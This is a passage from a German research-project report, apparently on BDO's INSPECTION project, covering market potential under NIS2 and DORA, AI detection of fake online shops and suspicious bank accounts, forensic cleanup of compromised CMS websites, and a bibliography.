Nun wird über die NIS-2 Richtlinie Ende 2024 eine Verschärfung für NIS formuliert, die über die Betreiber Kritischer Infrastrukturen auch für Betreiber wichtiger und besonders wichtiger Einrichtungen Geltung finden wird. Hier kommt es zu einer starken Ausweitung der betroffenen Branchen und Unternehmensgrößen, die unter die erweiterte Regulatorik fallen. Die Plattform OpenKRITIS schreibt dazu: "Das NIS2-Umsetzungsgesetz ändert die deutsche KRITIS-Regulierung deutlich – neben den Betreibern kritischer Anlagen wurden die besonders wichtigen und wichtige Einrichtungen ergänzt. Für über 30.000 betroffene Unternehmen in Deutschland steigen die Security-Pflichten." (OpenKritis, 2024)

Da BDO durch INSPECTION eine deutliche Verbesserung und Verfeinerung der Untersuchungsmethoden erlangt hat und damit den Teil der operativen Sicherheit im Bereich der Analyse sehr gut abdecken kann, ist hier ein Marktpotential vorhanden, das sehr gute Chancen auf die Gewinnung von neuen Mandanten und Mandaten generiert.

Durch das INSPECTION Forschungsprojekt wurde auch deutlich, dass gerade KMUs im Bereich der Informationssicherheit Schwächen im organisatorischen Aufbau- und der Ablauforganisation zeigen. Auch hier kann BDO auf den Erkenntnissen aus INSPECTION aufbauen und Unternehmen dabei unterstützen, resiliente Prozesse und Workflows im Umfeld der Informationssicherheit einzurichten. Allein die Verschärfung der Regulatorik über NIS2 generiert dabei ein lukratives Marktumfeld. Der Referentenentwurf des Bundesministeriums des Innern und für Heimat (BMI) schreibt dazu: " Für die Wirtschaft erhöht sich der jährliche Erfüllungsaufwand um rund 1,65 Milliarden Euro. Insgesamt entsteht einmaliger Aufwand von rund 1,37 Milliarden Euro. Dieser ist fast ausschließlich der Kategorie

Einführung oder Anpassung digitaler Prozessabläufe zuzuordnen. Davon entfallen rund 121 Millionen Euro auf Bürokratiekosten aus Informationspflichten" (BMI, 2024).

Digital Operational Resilience Act (DORA)

Eine Verordnung, die ebenso zu einem großen Marktpotential für Services aus der Informationssicherheit führen wird, ist die DORA Verordnung. Während die NIS-2-Richtlinie die mit NIS begonnene horizontale Regulierung der Cybersicherheit in Europa vertieft und erweitert, richtet sich DORA, eine unmittelbar geltende europäische Verordnung, an die Akteure des Sektors Finanzmarkt. Neben verschiedenen Verschärfungen zu den Vorgaben des IT-Sicherheitsprozesses steht auch das IT Vorfallsmanagement (Incident Response / Computer Forensik) im Fokus von DORA. Auch hier hat BDO über das Forschungsprojekt INSPECTION nun einen vielversprechenden Ansatz, die Ergebnisse des Forschungsprojekts zu verwerten.

Insbesondere den von mindUp entwickelte, KI gestützte Ansatz zur Erkennung von Fake Online-Shops kann BDO dazu verwenden, zu einem sehr frühen Zeitpunkt auffällige Bankkonten zu detektieren. Denn jeder Fake Online-Shop benötigt ein Bankkonto, um Zahlungsflüsse zu organisieren. Dabei werden vom Angreifer nutzbare Daten aktiver Bankkonten über Methoden des Social Engineerings erschlichen, wobei dasselbe Konto z.T. für mehrere Fake Online-Shops verwendet wird.

Die über das KI-Verfahren gewonnenen Informationen kann BDO zahlreichen Mandanten aus dem Finanzsektor zur Verfügung stellen. Diese Informationen werden dann vom Institut dazu genutzt werden, für Konten aus dem eigenen Haus direkt Maßnahmen einzuleiten oder zu verhindern, dass auf detektierte fraudulente Bankkonten anderer Institute Beträge transferiert werden. Beides hilft das Compliance Risiko der Bank und deren Kunden effizient zu mittigeren.

1.6.6 Wissenschaftliche und wirtschaftliche Anschlussfähigkeit

Für BDO steht die wirtschaftliche Anschlussfähigkeit im Vordergrund. Durch die Detektion von Unternehmen, bei denen ein Angriff über die Installation eines Fake Online-Shops oder dafür benötigter gehackter Webseiten läuft, sehen wir die Möglichkeit, im Nachgang zur Incident Response der Website weiterhin dabei zu unterstützen, die digitalen Unternehmenswerte gegen IT Risiken abzusichern (Cross-Selling). Hier besteht die Möglichkeit, dass BDO weiterhin auf die Scanning-Daten von mindUp zugreifen kann, um "von außen" Unternehmen zu detektieren, deren Webpräsenz kompromittiert wurde. Ebenso wird BDO durch eigene Akquiseaktivitäten ein Produkt zur forensischen Analyse von CMS vertreiben.

Dazu kann BDO durch die Erkenntnisse aus dem Forschungsprojekt INSPECTION eine kostengünstige Analyse der betroffenen Webspaces anbieten. Des Weiteren kann BDO Hilfestellung dabei leisten, effizient mit dem Security Incident umzugehen, eine weitere Ausbreitung des Hackings zu verhindern und das CMS mit bereinigten Daten ohne Malware wieder zu initialisieren und die Website im Anschluss online zu stellen. Im Ergebnis dient dieser Service auch dazu, das Vertrauen in E-Commerce Services zu erhalten und das Internet für Nutzer und Anbieter von E-Commerce Services sicherer zu gestalten.

Eine besonders interessante Stellung wird der Banking Sektor für die Entwicklung von Produkten auf Grund des INSPECTION Projekts einnehmen. Für den Banking Sektor ist eine Zusammenarbeit mit mindUp in gegenseitigem Interesse, da nicht zuletzt durch die verschärfte DORA Verordnung der Finanzsektor europaweite Vorgaben bekommt, wie bspw. mit Securit Incidents verfahren werden muss. Dazu entwickelt BDO derzeit ein Produkt zum Thema "Banking Compliance". Beim Thema Banking Compliance werden auffällige Konten aus den Fake Online-Shops Scans von mindUp mit Hilfe der BDO an

Banken kommuniziert, um über den dort laufenden Compliance Prozess entsprechende Maßnahmen zu triggern, die etwa zur temporären Deaktivierung des betroffenen Kontos führen oder aber Transaktionen auf aus Sicht der Bank und deren Kunden auffällige Konten unterbindet. Beide Themen helfen im Finanzsektor, die DORA Verordnung umzusetzen und Kundenkonten sicherer zu halten, wobei Bank und Kunden nicht nur vor finanziellem Schaden geschützt werden, sondern auch vor möglicher Strafverfolgung.

Eine wissenschaftliche Anschlussfähigkeit ist für das INSPECTION Projekt auf Seite der IT-Forensik durch weitere Analysen betroffener Webseitenbetreiber denkbar und sinnvoll. Da sich die Taktiken der Angreifer ständig verändern und aus Sicht der Angreifer in der Art angepasst werden, dass dadurch die Ziele des Angreifers umgesetzt werden können, hat dies auch zur Folge, dass die Analyse von Angriffsspuren angepasst werden muss. Gerade der weitere Ausbau von Laufzeitumgebungen zur Analyse (dynamische Analyse) von Hacking Incidents und deren Anpassung an möglichst reale Bedingungen stellt hier ein spannendes Feld für weitere Forschungsunternehmungen dar. Letztlich verspricht nur die Kombination aus Mustererkennung (statischer Analyse) und dynamischer Analyse eine umfassende und damit die erfolgversprechendste Analyse von Hacking Incidents dar (Beer-Sheva, 2019), wie auch im Forschungsprojekt INSPECTION von BDO erarbeitet wurde. Dies bedarf jedoch einer kontinuierlichen Weiterentwicklung der statischen sowie dynamischen Analyseansätze.

2 Literaturverzeichnis

2.1 Querverweise

Beer-Sheva. (2019). *Dynamic Malware Analysis in the Modern Era—A State of the Art Survey*. Von https://dl.acm.org/doi/fullHtml/10.1145/3329786 abgerufen

BKA. (kein Datum). Von https://www.bka.de/DE/AktuelleInformationen/StatistikenLagebilder/Lagebilder/Cybercrime/2023/CC_2023.html?nn=28110 abgerufen

BKA. (2023). Von https://www.bka.de/DE/AktuelleInformationen/StatistikenLagebilder/Lagebilder/Cybercrime/2023/CC_2023.html?nn=28110 abgerufen

BMI. (2024). *Referentenentwurf*. Von https://ag.kritis.info/wp-content/uploads/2023/07/NIS2UmsuCG-Referentenentwurf-BMI-CI1-Bearbeitungsstand-03072023.pdf abgerufen

enisa. (2023). *enisa Threat Landscape 2023*. Von https://www.enisa.europa.eu/publications/enisa-threat-landscape-2023 abgerufen

HybridAnalysis. (2024). Von https://www.hybrid-analysis.com/ abgerufen

OpenKritis. (2024). Von https://www.openkritis.de/it-sicherheitsgesetz/nis2-umsetzung-gesetz-cybersicherheit.html abgerufen

Replit. (2024). Von https://blog.replit.com/eval abgerufen

Statista. (2024). *Ranking der Top 10 Content-Management-Systeme (CMS) weltweit nach Marktanteil im*. Von https://de.statista.com/statistik/daten/studie/320670/umfrage/marktanteile-der-content-management-systeme-cms-weltweit/#:~:text=M%C3%A4rz%20f%C3%BChrte%20WordPress%20das%20Ranking,verbreitetsten%20Content%2DManagement%2DSysteme. abgerufen

Sucuri. (2024). Von https://sitecheck.sucuri.net/ abgerufen

VirusTotal. (2024). Von https://www.virustotal.com/gui/home/upload abgerufen